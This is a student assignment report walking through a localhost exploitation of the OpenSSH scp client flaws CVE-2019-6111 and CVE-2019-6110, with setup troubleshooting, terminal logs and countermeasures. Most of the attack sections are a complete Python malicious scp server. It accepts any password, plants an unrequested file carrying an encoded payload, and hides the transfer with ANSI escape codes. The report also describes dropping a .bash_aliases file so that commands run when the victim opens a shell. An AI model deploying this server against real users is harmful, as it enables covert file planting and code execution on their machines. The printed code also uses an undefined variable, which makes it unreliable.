



LINUX VULNERABILITY EXPLOITATION

NAME – SENTHURAN.N

REGISTRATION NUMBER - IT19107738

MODULE CODE – IE2012

MODULE NAME - SYSTEMS AND NETWORK PROGRAMMING

Terms of References

A report submitted in fulfilment of the requirements for SNP module (IE2012) - Individually, Faculty of Computing, Specialized in Cyber Security, Sri Lanka Institute of Information Technology.

Submitted Date – 12/05/2020

Deadline – 12/05/2020

Abstract

The project report entitled to “Linux Vulnerability Exploitation”. This study report can be used to explain the process of the exploitation.

The qualitative data for this study was collected through my own tried exploitation. This report is composed with screenshots. Additionally, detailed description of the process of exploitation and exploitation code for the brief explanation, issues faced while exploiting the vulnerability, errors caused by SSH version, how the exploitation code works. Finally, explains the final output and created final exploit.txt and from the conclusion this report give awareness and explanation to follow the countermeasures on SSH vulnerabilities. And at the end attached references using IEEE style.

Table of Contents

1.Introduction.....	5
2.Process of exploitation	6
2.1 Exploitation code.....	6
3. Issues faced while exploiting the vulnerability	8
4. How the exploitation code works.....	14
5.Final output	17
6.Conclusion	19
5.References	20

INTRODUCTION

I have selected SCP client vulnerability to do Systems and Network Programming assignment. I have studied and researched in internet and books about SCP and SSH to understand and do this assignment.

SCP (Secure Copy Protocol) is a protocol that used to transfer computer files from a local host to remote hosts. By exploiting a vulnerability in scp an attacker can manipulate the files in the middle of the transaction.

SSH is a method to login a between two or more computers remotely. It provides strong encryption and authentication methods between connections.

This issue was discovered in OpenSSH 7.9 using this vulnerability a malicious server or Man-in-the-middle-attacker can overwrite files with malicious files in the scp client target directory [2].

SCP clients from multiple vendors are susceptible to a malicious scp server performing unauthorized changes to target directory and/or client output manipulation [2].

Many scp clients fail to verify if the objects returned by the scp server match those it asked for. This issue dates back to 1983 and rcp, on which scp is based [2]. A separate flaw in the client allows the target directory attributes to be changed arbitrarily. Finally, two vulnerabilities in clients may allow server to spoof the client output

Malicious scp server can write arbitrary files to scp target directory, change the target directory permissions and to spoof the client output [2].

Vulnerabilities used to exploit in

1. CWE-451 – SCP client spoofing via object name [CVE-2019-6110] [2]
 - Due to accepting and displaying arbitrary stderr output from the scp server, a malicious server can manipulate the client output, for example to employ ANSI codes to hide additional files being transferred.
2. CWE-20: scp client missing received object name validation [CVE-2019-6111] [2]
 - A malicious scp server can overwrite arbitrary files in the scp client target directory. If recursive operation (-r) is performed, the server can manipulate subdirectories as well

This SCP vulnerability was discovered by Harry Sintonen / F-Secure Corporation. But now I exploited this SCP Vulnerability using Mark E. Haase python code. He developed the exploitation code for the CVE-2019-6111 vulnerability, and I have made some changes to exploit the vulnerability.

Process of exploitation

Now I am going to demonstrate and exploit this vulnerability and show how this code works and the issues I faced while exploiting this vulnerability.

Exploitation code

After selecting the topic, I found the basic python exploitation code and made some changes in ports and paramiko packages.

The exploitation code is below: [1]

```
#!/usr/bin/env python
import base64
import gzip
import logging
import paramiko
import paramiko.rsakey
import socket
import threading

logging.basicConfig(level = logging.INFO)

request_data = 'This is the file you requested.\n'
payload = gzip.decompress(base64.b64decode(
    b'H4sIAAA+QFwC/51VQW4CMQy85xV+AX+qqrZwoFS00orbHvbQ0w9NIiH1Af0YLyndjZ2x46'
    b'ygaIGs43jGTjIORJfzh3nIN/IwltH1b+LHeGdxHnXUsoCWD6yYjt7AfA1XJdLDR8u5yRA'
    b'1/LEjiHbHGafXOMVpySuZaH4Jk1lgjxoocN5YMhRoNhHpA5EWmhlRHBNCWogZYh0nmk2V7'
    b'C4FJgwHxKSEwEzTskrQITtj1gYIurAhWUfsDbwIFyXLRwDc8okeZkCzNyjLMmcT4wxA39d'
    b'zp80sJDJsGV/wV3I0JwJLNxKL0xJAs5Z7WwqmUZMPZmzqupttkhPRd4ovE8jE0gNyQ5skM'
    b'uVy4jk4BljnYwCQ2CU53KtnKEYkucQJIEyoGud5wYXQUuXvimAYJMjyLlqkyQHlsK6XLz'
    b'I6Q6m4WKYm0zjRxEhtXWBA1qrvmbVRgGGIoT1dIRKSN+yeaJQ0KuNEEad0NJjkcdI2iFC4'
    b'Hs55bGI12K2rn1fuN1P4/DWtuwHQYdb+0Vunt5DDpS3+0MLaN7FF73II+PK90ungPEnzrc'
    b'dIyWSE9DHbnVVP4hnF2B79CqV8nTxoWmlomuzjl664HiLbZSdrTE0dIYVqBaTeKdWNccJS'
    b'J+NlZGQJZ7isJK0gs27N63dPn+oefjYU/DMGy2p7en4+7w+nJ80G0eD/vwC6VpDqYpCwAA'
))

class ScpServer(paramiko.ServerInterface):
    def __init__(self):
        self.event = threading.Event()

    def check_auth_password(self, username, password):
        logging.info('Authenticated with %s:%s', username, password)
        return paramiko.AUTH_SUCCESSFUL

    def check_channel_request(self, kind, chanid):
        logging.info('Opened session channel %d', chanid)
        if kind == "session":
            return paramiko.OPEN_SUCCEEDED
        return paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED
```

```

def check_channel_exec_request(self, channel, command):
    command = command.decode('ascii')
    logging.info('Approving exec request: %s', command)
    parts = command.split(' ')

    assert parts[0] == 'scp'
    assert '-f' in parts
    file = parts[-1]

    threading.Thread(target=self.send_file, args=(channel, file)).start()
    return True

def send_file(self, channel, file):
    """
    The meat of the exploit:
    1. Send the requested file.
    2. Send another file (exploit.txt) that was not requested.
    3. Print ANSI escape sequences to stderr to hide the transfer of
       exploit.txt.
    """
    def wait_ok():
        assert channel.recv(1024) == b'\x00'
    def send_ok():
        channel.sendall(b'\x00')

    wait_ok()

    logging.info('Sending requested file "%s" to channel %d', file,
                 channel.get_id())
    command = 'C0664 {} {} \n'.format(len(dummy), file).encode('ascii')
    channel.sendall(command)
    wait_ok()
    channel.sendall(dummy)
    send_ok()
    wait_ok()

```

```

    logging.info('Sending malicious file "exploit.txt" to channel %d',
                 channel.get_id())
    command = 'C0664 {} exploit.txt \n'.format(len(payload)).encode('ascii')
    channel.sendall(command)
    wait_ok()
    channel.sendall(payload)
    send_ok()
    wait_ok()

    logging.info('Covering our tracks by sending ANSI escape sequence')
    channel.sendall_stderr("\x1b[1A".encode('ascii'))
    channel.close()

```

```

def main():
    logging.info('Creating a temporary RSA host key...')
    host_key = paramiko.rsakey.RSAKey.generate(1024)
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('localhost', 2222))
    sock.listen(0)
    logging.info('Listening on port 2222...')

    while True:
        client, addr = sock.accept()
        logging.info('Received connection from %s:%s', *addr)
        transport = paramiko.Transport(client)
        transport.add_server_key(host_key)
        server = ScpServer()
        transport.start_server(server=server)

if __name__ == '__main__':
    main()

```

Issues faced while exploiting the vulnerability

Then I run this code in my kali Linux 2020 machine with python3 code (python3 sshtranger_things.py). this was wrong but I don't have a good knowledge about the vulnerability at that time.

The code executed and showed

```
apex@kali:~/Desktop$ python3 sshtranger_things.py
INFO:root:Creating a temporary RSA host key ...
INFO:root:Listening on port 2222 ...
```

Then I opened a new tab in terminal and run the SCP execution code to create test.txt

(scp -P 2222 apex@localhost:test.txt .)

```
apex@kali:~/Desktop$ scp -P 2222 apex@localhost:test.txt .
The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be est
abished.
RSA key fingerprint is SHA256:yYMVhA6rWglNw4pQfdAlUE3kX5a6brwHkEWrdzrJrgA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:2222' (RSA) to the list of known ho
sts.
apex@localhost's password:
test.txt                                100% 32    0.6KB/s   00:00
protocol error: filename does not match request
```

After this step I faced some errors. (protocol error: filename does not match request, assertion error)

```
apex@kali:~/Desktop$ python3 sshtranger_things.py
INFO:root:Creating a temporary RSA host key ...
INFO:root:Listening on port 2222 ...
INFO:root:Received connection from 127.0.0.1:49278
INFO:paramiko.transport:Connected (version 2.0, client OpenSSH_8.2p1)
INFO:paramiko.transport:Auth rejected (none).
INFO:root:Authenticated with apex:0000
INFO:paramiko.transport:Auth granted (password).
INFO:root:Opened session channel 0
INFO:root:Approving exec request: scp -f test.txt
INFO:root:Sending requested file "test.txt" to channel 0
INFO:root:Sending malicious file "exploit.txt" to channel 0
Exception in thread Thread-3:
Traceback (most recent call last):
  File "/usr/lib/python3.8/threading.py", line 932, in _bootstrap_inner
    self.run()
  File "/usr/lib/python3.8/threading.py", line 870, in run
    self._target(*self._args, **self._kwargs)
  File "sshtranger_things.py", line 120, in send_file
    wait_ok()
  File "sshtranger_things.py", line 99, in wait_ok
    assert channel.recv(1024) == b'\x00'
AssertionError
```


Then I retried the same coding for the second time. But this time I got a different error.

```
apex@kali:~$ scp -P 2222 apex@localhost:test.txt .
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
SHA256:kiTVWZsuyAcr0A0XjxPZS3WYedigeyEYLnwQsthTLfk.
Please contact your system administrator.
Add correct host key in /home/apex/.ssh/known_hosts to get rid of this mess
age.
Offending RSA key in /home/apex/.ssh/known_hosts:1
  remove with:
  ssh-keygen -f "/home/apex/.ssh/known_hosts" -R "[localhost]:2222"
RSA host key for [localhost]:2222 has changed and you have requested strict
checking.
Host key verification failed.
```

After some research I found that the error is from ssh known hosts. So I deleted the known hosts from ssh directory.

```
apex@kali:~$ cd ~/.ssh/
apex@kali:~/.ssh$ ls
id_rsa  id_rsa.pub  known_hosts
apex@kali:~/.ssh$ rm -v konown_hosts
rm: cannot remove 'konown_hosts': No such file or directory
apex@kali:~/.ssh$ rm -v known_hosts
removed 'known_hosts'
apex@kali:~/.ssh$ ls
id_rsa  id_rsa.pub
apex@kali:~/.ssh$
```

After this step I tried to connect to port 2222 but the early errors(protocol error: filename does not match request, assertion error) repeats again and again.

Then I checked my SSH version. It was OpenSSH_8.2p1


```
apex@kali:~$ ssh -V
OpenSSH_8.2p1 Debian-4, OpenSSL 1.1.1g  21 Apr 2020
apex@kali:~$
```

Then only I realized the SSH version is causing the error. Because this updated version in 2020 is not patched. I wanted to install SSH_7.6p1. So, I tried to downgrade my SSH version with some package management utilities like rpm and yum. but these commands were not worked because these commands are for redhat Linux. Then I tried alien to convert RPM packages to Debian package. But that also showed some error.

So, I made some researches in OpenSSH 7.6p1 and found that UBUNTU 18.04.4 LTS Has the same OpenSSH version that I want. So, I downloaded and dual boot my machine with ubuntu Linux.


In this operating system I had many problems with the python code because of **Paramiko packages**. New versions of Linux distros using python3 but old Linux distros like bionic beaver using python 2.7 or lower version than that. That's why this code faced many problems.

First, I faced an issue about paramiko packages. Paramiko is a python implementation of the SSH v2 protocol, providing client and server functionality.



```
root@apex:~/Desktop# python3 sshtranger_things.py
Traceback (most recent call last):
  File "sshtranger_things.py", line 43, in <module>
    import paramiko
ModuleNotFoundError: No module named 'paramiko'
```

Working on SSH paramiko was the main thing. So, I tried to install paramiko packages in the system. But it also ended in failure.



```
root@apex:~/Desktop# sudo apt-get install python-paramiko
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package python-paramiko
root@apex:~/Desktop# cd ..
```

Then I find that the error is appearing because of PIP. PIP is a python packet manager which is used to install and manage python files. So I checked for pip version in my system. But there were no PIP version installed in my system.

```
root@apex:~/Desktop# cd ..
root@apex:~# pip
bash: pip: command not found
root@apex:~# pip -v
bash: pip: command not found
root@apex:~# pip3 -v
bash: pip3: command not found
root@apex:~# apt show python3-pip
N: Unable to locate package python3-pip
N: Unable to locate package python3-pip
E: No packages found
```

Then I tried to install pip in my system first. But that also ended up in failure.

```
root@apex:~# sudo apt install python3-pip
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package python3-pip
```

I tried to solve the unable to locate package errors with changing rolling repositories and universe access but that also not worked.

so, at that time I had three options.

- Downgrade the ssh version of my updated version of kali Linux.

- Again, try to Fix the errors in Ubuntu Linux.

- Find a alternative solution for ubuntu 18.04.4 version.

Finally, I decided to find an alternative solution for Ubuntu Linux. Because I already wasted too much time in installing different operating system, downgrading ssh packages, and installing python3 .

Then I searched about OpenSSH versions release date in OpenSSH official website to find the release date of the vulnerable SSH (7.6p1)

Figure: OpenSSH website [4]

```
OpenSSH 7.6/7.6p1 (2017-10-03)

OpenSSH 7.6 was released on 2017-10-03. It is available from the
mirrors listed at https://www.openssh.com/.
OpenSSH is a 100% complete SSH protocol 2.0 implementation and
includes sftp client and server support.

Once again, we would like to thank the OpenSSH community for their
continued support of the project, especially those who contributed
code or patches, reported bugs, tested snapshots or donated to the
project. More information on donations may be found at:
http://www.openssh.com/donations.html

Potentially-incompatible changes
=====

This release includes a number of changes that may affect existing
configurations:

* ssh\(1\): delete SSH protocol version 1 support, associated
  configuration options and documentation.

* ssh\(1\)/sshd\(8\): remove support for the hmac-ripemd160 MAC.

* ssh\(1\)/sshd\(8\): remove support for the arcfour, blowfish and CAST
  ciphers.



* Refuse RSA keys <1024 bits in length and improve reporting for keys
  that do not meet this requirement.

* ssh\(1\): do not offer CBC ciphers by default.
```

Then I cross checked the release date of OpenSSH_7.6p1(2017.0.03) with the release of old kali versions and found the kali Linux version(2017.3) with the same SSH version and vulnerability.

Figure: kali website. [3]

Index of /kali-images/kali-2017.3

Name	Last modified	Size	Description
 Parent Directory		-	
 SHA1SUMS	2017-11-09 16:21	821	
 SHA1SUMS.gpg	2017-11-09 16:21	833	
 SHA256SUMS	2017-11-09 16:21	1.1K	
 SHA256SUMS.gpg	2017-11-09 16:21	833	
 kali-linux-2017.3-amd64.iso	2017-11-09 13:51	2.7G	
 kali-linux-2017.3-i386.iso	2017-11-09 16:02	2.7G	
 kali-linux-e17-2017.3-amd64.iso	2017-11-09 14:10	2.5G	
 kali-linux-kde-2017.3-amd64.iso	2017-11-09 14:31	2.7G	
 kali-linux-light-2017.3-amd64.iso	2017-11-09 14:41	823M	
 kali-linux-light-2017.3-armel.img.xz	2017-11-09 14:59	477M	
 kali-linux-light-2017.3-armhf.img.xz	2017-11-09 14:29	583M	
 kali-linux-light-2017.3-i386.iso	2017-11-09 16:14	838M	
 kali-linux-lxde-2017.3-amd64.iso	2017-11-09 15:00	2.5G	
 kali-linux-mate-2017.3-amd64.iso	2017-11-09 15:20	2.6G	
 kali-linux-xfce-2017.3-amd64.iso	2017-11-09 15:40	2.5G	

Apache/2.4.25 (Debian) Server at old.kali.org Port 80

After installing the 2017 kali version also faced the paramiko packages error and unable to install packages of pip packages. But using the same methods I tried in ubuntu worked perfectly in kali and I was able to install pip packages, paramiko packages and python3 successfully this time.

The code successfully created RSA host key and listened to the port 2222 and waited for further action.

```
root@apex:~/Desktop# python3 sshtranger_things.py
INFO:root:Creating a temporary RSA host key...
INFO:root:Listening on port 2222...
```

How the exploitation code works

this command is for run the exploitation python code using python version 3.

```
root@apex:~/Desktop# python3 sshtranger_things.py
```

This command is for enter the port, local host and client. Requested file name.

```
root@apex:~/Desktop# scp -P 2222 apex@localhost:test.txt .
```

This part is using paramiko packages for checking ports in localhost and ssh protocols and scp protocols.

```
class ScpServer(paramiko.ServerInterface):
    def __init__(self):
        self.event = threading.Event()

    def check_auth_password(self, username, password):
        logging.info('Authenticated with %s:%s', username, password)
        return paramiko.AUTH_SUCCESSFUL

    def check_channel_request(self, kind, chanid):
        logging.info('Opened session channel %d', chanid)
        if kind == "session":
            return paramiko.OPEN_SUCCEEDED
        return paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED

    def check_channel_exec_request(self, channel, command):
        command = command.decode('ascii')
        logging.info('Approving exec request: %s', command)
        parts = command.split(' ')
        # Make sure that this is a request to get a file:
        assert parts[0] == 'scp'
        assert '-f' in parts
        file = parts[-1]
        # Send file from a new thread.
        threading.Thread(target=self.send_file, args=(channel, file)).start()
        return True
```

This part sends client requested file.

```
def send_file(self, channel, file):
    |
    |
    | def wait_ok():
    |     |
    |     | assert channel.recv(1024) == b'\x00'
    |
    | def send_ok():
    |     |
    |     | channel.sendall(b'\x00')
    |
    |
    | wait_ok()
    |
    | logging.info('Sending requested file "%s" to channel %d', file,
    |             | channel.get_id())
    | command = 'C0664 {} {}\n'.format(len(dummy), file).encode('ascii')
    | channel.sendall(command)
    | wait_ok()
    | channel.sendall(dummy)
    | send_ok()
    | wait_ok()
```

This part of the code send another file like (exploit.txt) that was not requested.

This is CVE-2019-6111: whatever file the client requested, we send exploit.txt instead.

```
logging.info('Sending malicious file "exploit.txt" to channel %d',
            | channel.get_id())
command = 'C0664 {} exploit.txt\n'.format(len(payload)).encode('ascii')
channel.sendall(command)
wait_ok()
channel.sendall(payload)
send_ok()
wait_ok()
```

this part of code print ANSI escape sequences to stderr to hide the transfer of exploit.txt.

this is CVE-2019-6110: the client will display the text that we send to stderr, even if it contains ANSI escape sequences. We can send ANSI codes that clear the current line to hide the fact that a second file was transmitted.

```
logging.info('Covering our tracks by sending ANSI escape sequence')
channel.sendall_stderr("\x1b[1A".encode('ascii'))
channel.close()
```

In this part checked port addresses, localhost and file name and execute the coding.

```
def main():
    logging.info('Creating a temporary RSA host key...')
    host_key = paramiko.rsakey.RSAKey.generate(1024)
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('localhost', 2222))
    sock.listen(0)
    logging.info('Listening on port 2222...')

    while True:
        client, addr = sock.accept()
        logging.info('Received connection from %s:%s', *addr)
        transport = paramiko.Transport(client)
        transport.add_server_key(host_key)
        server = ScpServer()
        transport.start_server(server=server)
```


Final output

SCP Connection was successfully established and exploit.txt was created in the same folder. We can send not only text file but also malicious programs.

The attacker controlled server or Man-in-the-Middle(*) attack drops .bash_aliases file to victim's home directory when the victim performs scp operation from the server. The transfer of extra files is hidden by sending ANSI control sequences via stderr. For example:

```
user@local:~$ scp user@remote:readme.txt .
readme.txt                                100% 494   1.6KB/s   00:00
user@local:~$
```

Once the victim launches a new shell, the malicious commands in .bash_aliases get executed.

Man-in-the-Middle attack does require the victim to accept the wrong host fingerprint.

Authentication successful

```
root@apex:~/Desktop# scp -P 2222 apex@localhost:test.txt .
The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be established.
RSA key fingerprint is SHA256:w0/Hxp3nUhg7FWntkkshqiTBBTjpB8SwgtGUHaSYMSQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:2222' (RSA) to the list of known hosts.
apex@localhost's password:
test.txt                                100% 32    0.7KB/s   00:00
root@apex:~/Desktop# cat exploit.txt
```

```
root@apex:~/Desktop# python3 sshtranger_things.py
INFO:root:Creating a temporary RSA host key...
INFO:root:Listening on port 2222...
INFO:root:Received connection from 127.0.0.1:54400
INFO:paramiko.transport:Connected (version 2.0, client OpenSSH_7.6p1)
INFO:paramiko.transport:Auth rejected (none).
INFO:root:Authenticated with apex:0000
INFO:paramiko.transport:Auth granted (password).
INFO:root:Opened session channel 0
INFO:root:Approving exec request: scp -f test.txt
INFO:root:Sending requested file "test.txt" to channel 0
INFO:root:Sending malicious file "exploit.txt" to channel 0
INFO:root:Covering our tracks by sending ANSI escape sequence
INFO:paramiko.transport:Disconnect (code 11): disconnected by user
```

Created exploit.txt

Conclusion

SSH vulnerabilities are one of the serious problems in computer world. SSH is the tool to enable secure remote access in Linux, Unix, and also in windows operating system. Using these vulnerabilities attacker can gain access to one privileged SSH key, attacker can access every SSH key stored on the victim's machine. After that he can spread to all the machines in the network. Using these vulnerabilities, they can modify or change the files shared through that network with malicious things.

After selecting OpenSSH vulnerability I have searched and learnt many things like problems, countermeasures, how these vulnerabilities used by attackers.

Companies and Every single person using computers should be aware of these vulnerabilities. They should follow some countermeasures like patching and updating the SSH packages regularly, filtering the SSH port on firewall, disable empty passwords, setting up a custom SSH warning banner, and disable root login. These are some of the minor countermeasures. Big companies should follow some good technologies with help of security experts to avoid attacks.

If you don't follow these countermeasures on SSH vulnerabilities, you will face many consequences data wise and finance wise.

References

- [1]"SSHtranger Things Exploit POC", *Gist*, 2020. [Online]. Available: <https://gist.github.com/mehaase/63e45c17bdbbd59e8e68d02ec58f4ca2>. [Accessed: 12-May- 2020]
- [2]*Sintonen.fi*, 2020. [Online]. Available: <https://sintonen.fi/advisories/scp-client-multiple-vulnerabilities.txt>. [Accessed: 12- May- 2020]
- [3]"Index of /kali-images/kali-2017.3", *Old.kali.org*, 2020. [Online]. Available: <http://old.kali.org/kali-images/kali-2017.3/>. [Accessed: 12- May- 2020]
- [4]2020. [Online]. Available: <https://www.openssh.com/releasenotes.html>. [Accessed: 12-May- 2020]

THANK YOU